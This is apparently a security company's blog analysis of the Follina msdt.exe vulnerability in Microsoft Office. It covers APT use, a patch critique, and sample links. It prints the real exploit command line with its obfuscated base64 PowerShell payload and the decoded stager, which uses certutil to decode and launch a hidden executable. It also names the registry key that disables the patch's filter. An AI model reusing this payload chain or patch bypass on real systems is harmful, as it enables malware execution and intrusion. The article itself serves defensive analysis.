This vulnerability has garnered more attention than any other CVE this year and rightfully so. It is highly recommended that defenders patch this issue immediately. APT actors such as TA413 and Sandworm have been seen leveraging this flaw to target Tibetan and Ukrainian assets, respectively. Microsoft identifies malware exploiting this vulnerability as “Mesdetty”.
A Deeper Look
While additional vectors have been discovered via FoxIt Reader and even RTF via the preview pane, the initial samples began with a Microsoft Office document containing a remote object reference that pivots through the msdt.exe binary, as seen here:
"C:\WINDOWS\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO"Note that the next stage of the payload is encoded in base64 above and shown here decoded:
$cmd = "c:\\windows\\system32\\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\\users\\public\\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe"No buffers. No heap fills. No type-confusion. A simple path to executing arbitrary Powershell directives. Looking at the patch Microsoft released on June 14th, @80vul highlights the Regular Expression based command-line argument filtration in a Tweet as depicted in Figure 4:

Figure 4: Regular Expression command-line filter patch.
If history is to teach us a lesson, this approach will likely be insufficient as researchers or attackers tinker with ways of bypassing the filter. On a final interesting note, it is possible to disable this patch by setting the following key to a DWORD value of 1:
HKLM\SOFTWARE\Policies\Microsoft\Windows\ScriptedDiagnostics\TurnOffCheck
Further Resources
For further research see the PoCs, samples, and indicators listed below.
Public Proof-of-Concepts (PoC):
Real-world Malware Samples:
- https://labs.inquest.net/dfi/sha256/4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784
- https://labs.inquest.net/dfi/sha256/6b06af3d20fd4f35fe62151d45e4344314d26b68d886d80ad6d8a375820247cf
Indicators of Compromise (IOCs):
Free On-Demand Webinar: Think Before You Click
Whether sent as an email attachment, sitting in your cloud or traversing the Web, file-borne threats have become a proven favorite for delivering malware and phishing campaigns. View our webinar on-demand and get firsthand tips about how to safeguard your cybersecurity stack with File Detection and Response (FDR) and stop file-borne threats in their tracks.
Originally published 2022-06-23 on the InQuest blog.